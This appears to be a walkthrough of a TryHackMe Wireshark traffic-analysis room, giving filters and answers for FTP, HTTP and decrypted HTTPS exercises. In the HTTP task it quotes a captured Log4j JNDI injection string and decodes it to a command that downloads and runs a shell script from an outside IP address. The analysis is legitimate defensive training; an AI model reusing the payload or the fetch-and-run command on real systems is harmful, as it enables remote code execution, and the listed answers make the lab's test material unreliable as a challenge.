
ftp.response.code == 213

Answer: 39424

Step-1 :



Step-2 :



3. The adversary uploaded a document to the FTP server. What is the filename?

Actually the command “STOR” is used to upload a file to the FTP Server.

And here, the file uploaded is “README”.

The command “RETR” is used to retrieve a file from the FTP Server.

The file retrieved is “resume.doc” file.

You can view this in the **Follow → “TCP Stream”** window as well.

But TryHackme accepts the “resume.doc” as correct answer.


The Filtering Code must be :

ftp.request.command == “STOR”

But you should use The Filtering Code below to find the answer which is expected :

ftp.request.command == “RETR”

Or you can go to “TCP Stream” window as well, in order to find the resume.doc file.




Answer : resume.doc

4. The adversary tried to assign special flags to change the executing permissions of the uploaded file.

What is the command used by the adversary?

Answer : CHMOD 777



#Task 7 - Cleartext Protocol Analysis: HTTP


Use the “Desktop/exercise-pcaps/http/user-agent.cap” file.

1. Investigate the user agents. What is the number of anomalous “user-agent” types?

The Filtering Code must be :


http.user_agent

Answer : 6



2. What is the packet number with a subtle spelling difference in the user agent field?

Answer : 52



37	1580150933.0…	192.168.94.1	239.255.255.250	SSDP	216	Google Chrome/83.0.4103.116
38	1580150933.0…	192.168.94.1	239.255.255.250	SSDP	216	Google Chrome/83.0.4103.116
39	1580150933.0…	192.168.94.1	239.255.255.250	SSDP	216	Google Chrome/83.0.4103.116
40	1580150933.1…	192.168.94.1	239.255.255.250	SSDP	216	Google Chrome/83.0.4103.116
41	1580196617.3…	45.137.21.9	198.71.247.91	HTTP	447	${jndi:ldap://45.137.21.9:1
42	1580208517.5…	172.16.13.85	142.251.40.131	HTTP	293	Mozilla/5.0 (X11; Linux x86
43	1580208517.5…	172.16.13.85	142.251.40.131	HTTP	293	Mozilla/5.0 (X11; Linux x86
44	1580208517.5…	172.16.13.38	142.251.40.131	HTTP	293	Mozilla/5.0 (X11; Linux x86
45	1580208517.5…	172.16.13.75	142.251.40.131	HTTP	293	Mozilla/5.0 (X11; Linux x86
46	1580208517.5…	172.16.13.38	142.251.40.131	HTTP	293	Mozilla/5.0 (X11; Linux x86
47	1580208517.6…	172.16.13.27	142.250.217.195	HTTP	293	Mozilla/5.0 (X11; Linux x86
48	-1063551002.…	10.10.57.178	10.10.47.123	HTTP	415	Mozilla/5.0 (X11; Ubuntu; L
49	-1063551001.…	10.10.57.178	10.10.47.123	HTTP	372	Mozilla/5.0 (X11; Ubuntu; L
50	-1063550997.…	10.10.57.178	10.10.47.123	HTTP	459	Mozilla/5.0 (X11; Ubuntu; L
51	-1063550945.…	10.10.57.178	44.228.249.3	HTTP	417	Mozilla/5.0 (X11; Ubuntu; L
52	-1063550943.…	10.10.57.178	44.228.249.3	HTTP	469	Mozlila/5.0 (X11; Ubuntu; L
53	-1063550940.…	10.10.57.178	44.228.249.3	HTTP	480	Mozilla/5.0 (X11; Ubuntu; L
54	-1063550937.…	10.10.57.178	44.228.249.3	HTTP	480	Mozilla/5.0 (X11; Ubuntu; L


Use the "Desktop/exercise-pcaps/http/http.pcapng" file.

3. Locate the "Log4j" attack starting phase. What is the packet number?

The Filtering Code must be :

http.request.method == "POST"

Answer : 444



http.request.method == "POST"

	Time	Source	Destination	Protocol	Length	User-Agent	Info
62	571.670248	141.101.76.61	198.71.247.91	HTTP	74	Mozilla/5.0 (Linux; U; A…	POST / HTTP/1.1
444	3163.829852	45.137.21.9	198.71.247.91	HTTP	447	${jndi:ldap://45.137.21.…	POST / HTTP/1.1
514	3243.193340	117.196.20.139	198.71.247.91	HTTP	386	Hello, World	POST /GponForm/dia
1745	9348.397490	141.101.105.93	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
1767	9355.114890	141.101.104.38	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
1833	9829.133469	45.155.205.233	198.71.247.91	HTTP	418	Mozilla/5.0 (Windows NT …	POST /vendor/phpur
6074	43249.427849	122.188.211.152	198.71.247.91	HTTP	387	Hello, World	POST /GponForm/dia
6926	50169.177194	45.61.168.27	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
6997	50610.066878	41.140.55.87	198.71.247.91	HTTP	86	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
7070	51199.878847	20.109.174.232	198.71.247.91	HTTP	74	Mozilla/5.0 (Linux; U; A…	POST / HTTP/1.1
7101	51347.236442	20.199.99.6	198.71.247.91	HTTP	371	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
7693	56783.696713	5.226.138.93	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
9773	70957.095811	162.158.91.6	198.71.247.91	HTTP	74	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
10544	75066.361579	45.55.41.159	198.71.247.91	HTTP	72	Mozilla/5.0 (X11; Linux …	POST / HTTP/1.1
14319	93538.534136	172.68.253.248	198.71.247.91	HTTP	401	Mozilla/4.0 (compatible;…	POST //plus/90sec.
14325	93538.737183	172.68.253.248	198.71.247.91	HTTP	402	Mozilla/4.0 (compatible;…	POST //plus/spider
14331	93538.952732	172.68.253.248	198.71.247.91	HTTP	401	Mozilla/4.0 (compatible;…	POST //plus/e7xue.
14335	93539.147459	172.68.253.248	198.71.247.91	HTTP	401	Mozilla/4.0 (compatible;…	POST //plus/mycak.
14339	93539.354723	172.68.253.248	198.71.247.91	HTTP	851	Mozilla/4.0 (compatible;…	POST //sitemap/tem

4. Locate the "Log4j" attack starting phase and decode the base64 command. What is the IP address contacted by the adversary?


(Enter the address in defanged format and exclude "{}".)

When you click on the **packet 444**, right click on **"User-Agent"** field,

select the **"Show Packet Bytes…"**, you will see that :

User-Agent:

```
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==}
```



Here, the base-64 encoded command is :

d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2htb2QgK3ggbGguc2g7Li9saC5zaA==

If you take this encoded text and then decode it, you will obtain this :

wget http://62.210.130.250/lh.sh;chmod (http://62.210.130.250/lh.sh;chmod) +x lh.sh;./lh.sh

The IP Address we look for is **62.210.130.250** and in defanged format :

62[.]210[.]130[.]250

Answer : 62[.]210[.]130[.]250

#Task 8 - Encrypted Protocol Analysis: Decrypting HTTPS

Use the “Desktop/exercise-pcaps/https/Exercise.pcap” file.


1. What is the frame number of the “Client Hello” message sent to “accounts.google.com”?

I applied the correct filtering code below :

The Filtering Code must be :

((http.request or tls.handshake.type == 1) and !(ssdp)) && (tls.handshake.extensions_server_name == “accounts.google.com”)

The result :



Answer : 16

2. Decrypt the traffic with the “KeysLogFile.txt” file. What is the number of HTTP2 packets?


Firstly, You can use the **“right-click”** menu or **“Edit → Preferences → Protocols → TLS”** menu to add/remove key log files.

I added **/home/ubuntu/Desktop/exercise-pcaps/https/KeysLogFile.txt** file to there.

Then, The Filtering Code must be :

http2

Answer : 115

